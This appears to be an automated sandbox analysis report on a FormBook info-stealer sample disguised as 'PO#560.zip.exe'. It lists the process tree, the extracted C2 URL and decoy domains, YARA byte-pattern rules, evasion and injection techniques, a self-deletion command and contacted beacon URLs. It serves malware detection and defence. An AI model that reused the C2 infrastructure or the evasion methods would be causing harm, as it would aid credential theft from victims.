ID: 383967
Sample Name: PO#560.zip.exe
Cookbook: default.jbs
Time: 13:20:10
Date: 08/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report PO#560.zip.exe

Overview


General Information

Sample Name:	PO#560.zip.exe
Analysis ID:	383967
MD5:	225f5938273f006..
SHA1:	347cd34fd095ae8.
SHA256:	69a395d24a3536..
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- .NET source code contains method …
- C2 URLs / IPs found in malware con…
- Initial sample is a PE file and has a …
- Injects a PE file into a foreign proce…

Classification



Startup

- **System is w10x64**
- PO#560.zip.exe (PID: 3468 cmdline: 'C:\Users\user\Desktop\PO#560.zip.exe' MD5: 225F5938273F006356FD813E46E3FCEF)
  - PO#560.zip.exe (PID: 5448 cmdline: {path} MD5: 225F5938273F006356FD813E46E3FCEF)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - systray.exe (PID: 4952 cmdline: C:\Windows\SysWOW64\systray.exe MD5: 1373D481BE4C8A6E5F5030D2FB0A0C68)
        - cmd.exe (PID: 1308 cmdline: /c del 'C:\Users\user\Desktop\PO#560.zip.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 3564 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.talllensphotography.com/md5/"
  ],
  "decoy": [
    "gnd3.com",
    "thedrata.com",
    "carbeloy.com",
    "impactpittsburg.com",
    "sussage.com",
    "mikespencil.com",
    "ghoshtechno.com",
    "partnermassagetherapy.com",
    "nagago.asia",
    "parkviee.com",
    "kichisanpo.com",
    "awbaviation.com",
    "shopvibeup.com",
    "ab-alamode.com",
    "cash4homesutah.com",
    "funbrushstrokes.com",
    "adeleycar.com",
    "actsbooking.com",
    "rojorodi.icu",
    "fleurdelyscantho.com",
    "bobwhiteknives.com",
    "entrefloresdr.com",
    "eurostarcellars.com",
    "shipu143.com",
    "lindsaydrees.com",
    "turningtecc.com",
    "reusedearth.com",
    "theemperorbrand.com",
    "afrohiphops.com",
    "officehoursonly.com",
    "pharmacistscbd.com",
    "yaanpay.com",
    "mymoxypets.com",
    "sharehealthalliance.com",
    "sparktvnetwork.com",
    "marymoorridgecondo.com",
    "honest-woman.com",
    "blitzerfoto.net",
    "vanhanhnhansu.com",
    "lawyerspledge.com",
    "parkwashingtondc.com",
    "worldwideexpressweb.net",
    "oatml.com",
    "acquaintancenutritious.info",
    "lukmanmalik.xyz",
    "eudorabcantik.com",
    "fotosdepueblo.com",
    "latelierp.com",
    "dogmomtreats.com",
    "beerthirtyslc.com",
    "greenlightsmokables.com",
    "newyorkbusinesssolutions.com",
    "latravesia.net",
    "worldvisioncompany.com",
    "radiusbrisbane.com",
    "beachhammocking.com",
    "games-daizo.com",
    "customkreation.com",
    "universiteyehazirlan.com",
    "studentpalace.rentals",
    "vizecix.com",
    "new123movies.pro",
    "skincolored.com",
    "goldstespresso.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000A.00000002.479474418.0000000000B60000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0000000A.00000002.479474418.0000000000B6 0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000A.00000002.479474418.0000000000B6 0000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
0000000A.00000002.479196744.0000000000B1 0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000A.00000002.479196744.0000000000B1 0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 17 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.PO#560.zip.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.PO#560.zip.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
4.2.PO#560.zip.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
4.2.PO#560.zip.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.PO#560.zip.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)
- Initial sample is a PE file and has a suspicious name

Data Obfuscation:

- .NET source code contains method to dynamically call methods (often used by packers)

Hooking and other Techniques for Hiding and Protection:

- Modifies the prolog of user mode functions (user mode inline hooks)
- Uses an obfuscated file name to hide its real file extension (double extension)

Malware Analysis System Evasion:

- Yara detected AntiVM3
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Injects a PE file into a foreign processes
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:

- Yara detected FormBook


Remote Access Functionality:

- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 2 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop o Insecure Network Communicat
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1 1	Input Capture 1	Process Discovery 2	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 Redirect Phc Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Archive Collected Data 1	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 3 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 1 4	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poin
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO#560.zip.exe	33%	Virustotal		Browse
PO#560.zip.exe	42%	ReversingLabs	Win32.Trojan.Wacatac	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.PO#560.zip.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.new123movies.pro	0%	Virustotal		Browse
dualstack.sni.bigcartel.map.fastly.net	0%	Virustotal		Browse
www.talllensphotography.com	5%	Virustotal		Browse
www.turningtecc.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://www.mymoxypets.com/md5?IBcTaR=Djxti6ShQzh8&DzrLH=KmRkPCie18HGThsKkJHqLKLrKfVDUYN2hxdl6/3	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/jp/hs	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/hs	0%	Avira URL Cloud	safe	
http://www.mymoxypets.com/md5/?IBcTaR=Djxti6ShQzh8&DzrLH=KmRkPCie18HGThsKkJHqLKLrKfVDUYN2hxdl6/3xA/G+A1ySyYzJdTo7KJPmykLVFLh3	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cnt-i%	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/jp/l	0%	Avira URL Cloud	safe	
http://www.carterandcone.com2	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn;	0%	Avira URL Cloud	safe	
http://www.carterandcone.com3	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.new123movies.pro/md5/?DzrLH=dXMJ/yrosuk4D2OPjKCB839u/6tvM7QWLhghObYdXqbvabebVJQVkG1vpLTC6vFDwMgu&IBcTaR=Djxti6ShQzh8	0%	Avira URL Cloud	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://https://my.bigcartel.com;	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/en-u	0%	Avira URL Cloud	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.carterandcone.comC	0%	URL Reputation	safe	
http://www.carterandcone.comC	0%	URL Reputation	safe	
http://www.carterandcone.comC	0%	URL Reputation	safe	
http://www.fontbureau.comasef	0%	Avira URL Cloud	safe	
http://www.carterandcone.com9	0%	Avira URL Cloud	safe	
http://www.fontbureau.comav	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/n-u	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0	0%	URL Reputation	safe	
http://www.carterandcone.comQ	0%	Avira URL Cloud	safe	
http://www.fontbureau.comrsiv	0%	URL Reputation	safe	
http://www.fontbureau.comrsiv	0%	URL Reputation	safe	
http://www.fontbureau.comrsiv	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp//d1	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
www.talllensphotography.com/md5/	100%	Avira URL Cloud	malware	
http://www.carterandcone.comTC)	0%	Avira URL Cloud	safe	
http://www.carterandcone.comI	0%	Avira URL Cloud	safe	
http://www.carterandcone.como.	0%	URL Reputation	safe	
http://www.carterandcone.como.	0%	URL Reputation	safe	
http://www.carterandcone.como.	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://www.mymoxypets.com/md5?IBcTaR=Djxti6ShQzh8&DzrLH=KmRkPCie18HGThsKkJHqLKLrKfVDUYN2hxdl6/3xA/G	0%	Avira URL Cloud	safe	
http://www.carterandcone.coma	0%	URL Reputation	safe	
http://www.carterandcone.coma	0%	URL Reputation	safe	
http://www.carterandcone.coma	0%	URL Reputation	safe	
http://www.agfamonotype.	0%	URL Reputation	safe	
http://www.agfamonotype.	0%	URL Reputation	safe	
http://www.agfamonotype.	0%	URL Reputation	safe	
http://www.carterandcone.comTC	0%	URL Reputation	safe	
http://www.carterandcone.comTC	0%	URL Reputation	safe	
http://www.carterandcone.comTC	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/R	0%	Avira URL Cloud	safe	
http://www.carterandcone.comego	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/I	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/I	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/I	0%	URL Reputation	safe	
http://www.microsoft.	0%	URL Reputation	safe	
http://www.microsoft.	0%	URL Reputation	safe	
http://www.microsoft.	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.zhongyicts.com.cnbio	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.new123movies.pro	185.53.177.14	true	true	• 0%, Virustotal, Browse	unknown
dualstack.sni.bigcartel.map.fastly.net	151.101.1.211	true	true	• 0%, Virustotal, Browse	unknown
www.talllensphotography.com	50.118.194.26	true	true	• 5%, Virustotal, Browse	unknown
www.turningtecc.com	unknown	unknown	true	• 1%, Virustotal, Browse	unknown
www.mymoxypets.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.mymoxypets.com/md5/?IBcTaR=Djxti6ShQzh8&DzrLH=KmRkPCie18HGThsKkJHqLKLrKfVDUYN2hxdl6/3xA/G+A1ySyYzJdTo7KJPmykLVFLh3	true	• Avira URL Cloud: safe	unknown
http://www.new123movies.pro/md5/?DzrLH=dXMJ/yrosuk4D2OPjKCB839u/6tvM7QWLhghObYdXqbvabebVJQVkG1vpLTC6vFDwMgu&IBcTaR=Djxti6ShQzh8	true	• Avira URL Cloud: safe	unknown
www.talllensphotography.com/md5/	true	• Avira URL Cloud: malware	low

Name	Malicious	Antivirus Detection	Reputation
http://www.talllensphotography.com/md5/?IBcTaR=Djxti6ShQzh8&DzrLH=JP702FCblU1K1nbBBTKIcgs3vFjx7LTnku6fbfQ3JvhMEqeKMVIpxerk2LYg3Mu/rBkV	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

